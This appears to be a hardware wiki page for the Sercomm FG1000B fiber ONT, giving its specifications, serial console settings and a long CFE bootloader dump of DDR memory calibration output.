
Hardware Specifications
| Vendor/Brand | Sercomm |
| Model | FG1000B |
| ODM | ✅ |
| Chipset | BCM68360_B1 |
| Flash | NAND 128 MB |
| RAM | 256 MB |
| CPU | Broadcom B53 Dual Core |
| CPU Clock | 1500MHz |
| Bootloader | CFE |
| Load addr | 0x80000 |
| 2.5GBaseT | Yes |
| PHY Ethernet | RTL8221B |
| Optics | LC/APC |
| IP address | 192.168.1.1/24 or 192.168.100.1/24 (depending on the derivate) |
| Web Gui | ✅, login may be needed (depending on the derivate, see Web UI credentials) |
| SSH | After enabling (see Enabling SSH) |
| Telnet | After enabling (see Enabling telnet/SSH/serial) |
| Serial | ✅, only TX |
| Serial baud | 115200 |
| Serial encoding | 8-N-1 |
| Form Factor | ONT |




Serial
See side2 picture for pin identification, use 112500 8-N-1 The ONT seems to only display output of the ROM CFE and flash CFE, but doesn't seem to allow interrupting the boot.
Sercomm FG1000B.11 CFE boot dump
D%G----
BTRM
V1.0
R1.0
L1CD
MMUI
MMU9
DATA
ZBBS
MAIN
OTP?
OTPP
USBT
NAND
IMG?
IMGL
UHD?
UHDP
RLO?
RLOP
UBI?
UBIP
PASS
----
HELO
5.0205p1-1.0.38-163.181
CPU0
L1CD
MMUI
MMUC
ZBBS
MAIN
Boot Strap Register:  0x53008056
NVRAM memcfg 0x1327
MCB chksum 0x7217256d, config 0x1327

MemsysInit hpg0_generic_aarch64 3.5.1.1 20171009
DDR3
8262CA28 80180000 801A0000 00000000 00000000 0010476E
MCB rev=0x00000501 Ref ID=0x0476E Sub Bld=0x001
Dram Timing 11-11-11

start of memsys_begin
mc_cfg_init(): Initialize the default values on mc_cfg
init_memc_dram_profile(): Initializing MEMC DRAM profile
---------------------------------------------------------------
MEMC DRAM profile (memc_dram_profile_struct) values:
====================================================
PART values:
  part_speed_grade    = 6
  part_size_Mbits     = 2048 (DRAM size in MegaBits)
  part_row_bits       = 14 (number of row bits)
  part_col_bits       = 10 (number of column bits)
  part_ba_bits        = 3 (number of bank bits)
  part_width_bits     = 16 (DRAM width in bits)
NUMER OF PARTS:
  part_num            = 1 (Number of parts)
TOTAL values:
  total_size_Mbits    = 2048 (DRAM size in MegaBits)
  total_cs_bits       = 0 (number of cs bits, for dual_rank mode)
  total_width_bits    = 16 (DRAM width in bits)
  total_burst_bytes   = 16 (Number of bytes per DRAM access)
  total_max_byte_addr = 0xfffffff (Maximum/last DRAM byte address)
                        (Number of bits in total_max_byte_addr is 28)
                        (i.e. total_max_byte_addr goes from bit 0 to bit 27)
  ddr_2T_mode         = 0
  ddr_hdp_mode        = 1
  large_page          = 1
  ddr_dual_rank       = 0
  cs_mode             = 0
MEMC timing (memc_dram_timing_cfg_struct) values:
====================================================
  MC_CHN_TIM_TIM1_0 register fields:
    tCwl   = 8
    tRP    = 11
    tCL    = 11
    tRCD   = 11
  MC_CHN_TIM_TIM1_1 register fields:
    tCCD_L = 4
    tCCD   = 4
    tRRD_L = 6
    tRRD   = 6
  MC_CHN_TIM_TIM1_2 register fields:
    tFAW   = 32
    tRTP   = 6
    tRCr   = 39
  MC_CHN_TIM_TIM1_3 register fields:
    tWTR_L = 6
    tWTR   = 6
    tWR_L  = 12
    tWR    = 12
  MC_CHN_TIM_TIM2 register fields:
    tR2R   = 0
    tR2W   = 2
    tW2R   = 2
    tW2W   = 0
    tAL    = 0
    tRFC   = 128
Poll PHY Status register
PHY Status= 1
Disable Auto-Refresh
refresh_ctrl_cfg writing to refresh control register (dram_clk_freq_MHz=800 ; ref_rate=0xb6 ; ref_disable=1)
[0x8018020c] = 0x8000b600
[0x80180200] = 0x00000305
End of memsys_begin
Add/Ctl Alignment
Coarse Adj=0x087 deg, cmd steps=0x0D4
reg 0x801A0090 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A0094 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A0098 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A009C set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00A0 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00A4 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00A8 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00AC set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00B0 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00B4 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00B8 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00BC set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00C0 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00C4 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00C8 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00CC set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00D0 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00D4 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00D8 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00DC set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00E0 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00E4 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00E8 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00EC set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00F0 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00F4 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00F8 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A00FC set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A0100 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A0108 set to VDL 0x051 with Fine Adj=0x01 deg
reg 0x801A010C set to VDL 0x051 with Fine Adj=0x01 deg
HP RX TRIM
itrim = 0x0
lstrim = 0x9

ZQ Cal HP PHY
 R in Ohm
 P: Finger=0x364 Term=0x7C Drv=0x27
 N: Finger=0x311 Term=0x70 Drv=0x27

PLL Ref(Hz)=0x02FAF080 UI STEPS=0x06A
 DDR CLK(MHz)=0x31B WL CLK dly(ps)=0x0C8 bitT(ps)=0x274 VDLsize(fs)=0x1724 CLK_VDL=0x022
start of memc_init
[0x80180004] = 0x0110061f
[0x80180234] = 0x00001101
Enable Auto-Refresh
refresh_ctrl_cfg writing to refresh control register (dram_clk_freq_MHz=800 ; ref_rate=0xb6 ; ref_disable=0)
[0x8018020c] = 0x0000b600
[0x80180110] = 0x11100f0e
[0x80180114] = 0x15141312
[0x80180118] = 0x19181716
[0x8018011c] = 0x00001b1a
[0x80180124] = 0x04000000
[0x80180128] = 0x08070605
[0x8018012c] = 0x00000a09
[0x80180134] = 0x000d0c0b
 Writing to MC_CHN_CFG_CNFG reg; data=0x00000000
[0x80180100] = 0x00000000
cfg_memc_timing_ctrl() Called
[0x80180214] = 0x080b0b0b
[0x80180218] = 0x04040606
[0x8018021c] = 0x20000627
[0x80180220] = 0x06060c0c
[0x80180224] = 0x12000080
End of memc_init
start of pre_shmoo
[0x80180004] = 0xc110071f
end of pre_shmoo

SHMOO 28nm
801A0000 80180800 00000000 00020000 00000000

Shmoo WL

One UI Steps : 0x77

disable_dram_refresh
refresh_ctrl_cfg writing to refresh control register (dram_clk_freq_MHz=800 ; ref_rate=0xb6 ; ref_disable=1)
[0x8018020c] = 0x8000b600
auto-clk result = 00B (filter=0C steps)
initial CLK shift = 022
final CLK shift   = 00B

disable_dram_refresh
refresh_ctrl_cfg writing to refresh control register (dram_clk_freq_MHz=800 ; ref_rate=0xb6 ; ref_disable=1)
[0x8018020c] = 0x8000b600
enable_dram_refresh
refresh_ctrl_cfg writing to refresh control register (dram_clk_freq_MHz=800 ; ref_rate=0xb6 ; ref_disable=0)
[0x8018020c] = 0x0000b600
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001111111111111111111
   00000000001111111111222222222233333333334444444444555555555566666666667777777777888888888899999999990000000000111111111
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
00 S---------------------------X------------------------------------------------------------------------------------------
01 S-------------------X--------------------------------------------------------------------------------------------------

Shmoo RD En
FORCED WR ODT = 0x00001800
 DQSN DRIVE PAD CONTROL (from) (to)
 B0 00039ED4 00079ED4
 B1 00039ED4 00079ED4
B0 RISE UI=1 VDL=0D PICK UI=2 VDL=0D
B1 RISE UI=1 VDL=1B PICK UI=2 VDL=1B
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001111111111111111111
   00000000001111111111222222222233333333334444444444555555555566666666667777777777888888888899999999990000000000111111111
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
00 --S----------X+++++++++++++++------------------------------------------------------------------------------------------
01 --S------------------------X+++++++++++++++----------------------------------------------------------------------------

Shmoo RD DQ NP
DQS :
B0 VDL=6A ok
B1 VDL=6A ok
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001111111111111111111
   00000000001111111111222222222233333333334444444444555555555566666666667777777777888888888899999999990000000000111111111
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
00 -----------------+++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++---------------
01 -------------------++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++----------
02 ----------------++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++-----------------
03 -------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++--------------
04 -------------------+++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++-------------
05 ------------------++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++---------------
06 -----------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------
07 --------------++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++---------------
08 -----------------+++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++-----------
09 ------------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++---------
10 --------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++-------------
11 --------------+++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++++---------
12 -----------------++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++--------
13 ---------------+++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++++--------
14 --------------+++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++----------
15 -----------------+++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++-----------

Shmoo RD DQ P
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001111111111111111111
   00000000001111111111222222222233333333334444444444555555555566666666667777777777888888888899999999990000000000111111111
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
00 ----------------++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++--------------
01 -------------------+++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++---------
02 -----------------+++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++--------------
03 -------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++--------------
04 -------------------+++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++-------------
05 ------------------++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++---------------
06 -----------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------
07 --------------++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++---------------
08 -----------------+++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++-----------
09 ------------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++---------
10 --------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++-------------
11 --------------++++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++++--------
12 ----------------+++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++--------
13 ---------------+++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++++--------
14 ---------------++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++----------
15 -----------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------

Shmoo RD DQ N
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001111111111111111111
   00000000001111111111222222222233333333334444444444555555555566666666667777777777888888888899999999990000000000111111111
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
00 -------------+++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++---------------
01 --------------+++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++----------
02 ------------++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++-----------------
03 -------++++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++++--------------
04 --------------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++-------------
05 -------------++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++-------------
06 -----------+++++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++++---------
07 --------++++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++++-------------
08 ---------------++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++-----------
09 -----------------++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++---------
10 --------------++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++-----------
11 -----------+++++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++++++--------
12 --------------++++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++++--------
13 -------------+++++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++++-------
14 ------------+++++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++++--------
15 --------------+++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++----------

RD DQS adjustments :
BL0: Start: 0x6A Final: 0x6A
BL1: Start: 0x6A Final: 0x6A

Shmoo WR DQ
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001111111111111111111
   00000000001111111111222222222233333333334444444444555555555566666666667777777777888888888899999999990000000000111111111
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
00 -----------++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++-------------------
01 ----------++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------------
02 -------+++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++------------------------
03 ---+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++------------------------
04 --------+++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++--------------------
05 ---------+++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++-------------------
06 -------++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++----------------------
07 ---++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++-----------------------
08 -----------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------------
09 -----------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------------
10 ----------++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------------
11 ------+++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++++-----------------
12 ----------++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++---------------
13 ---------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++------------------
14 ----------++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++--------------------
15 -----------+++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------------

Shmoo WR DM
WR DM
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001111111111111111111
   00000000001111111111222222222233333333334444444444555555555566666666667777777777888888888899999999990000000000111111111
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
00 -------+++++++++++++++++++++++++++++++++++++++++++++++X+++++++++++++++++++++++++++++++++++++++++++++++-----------------
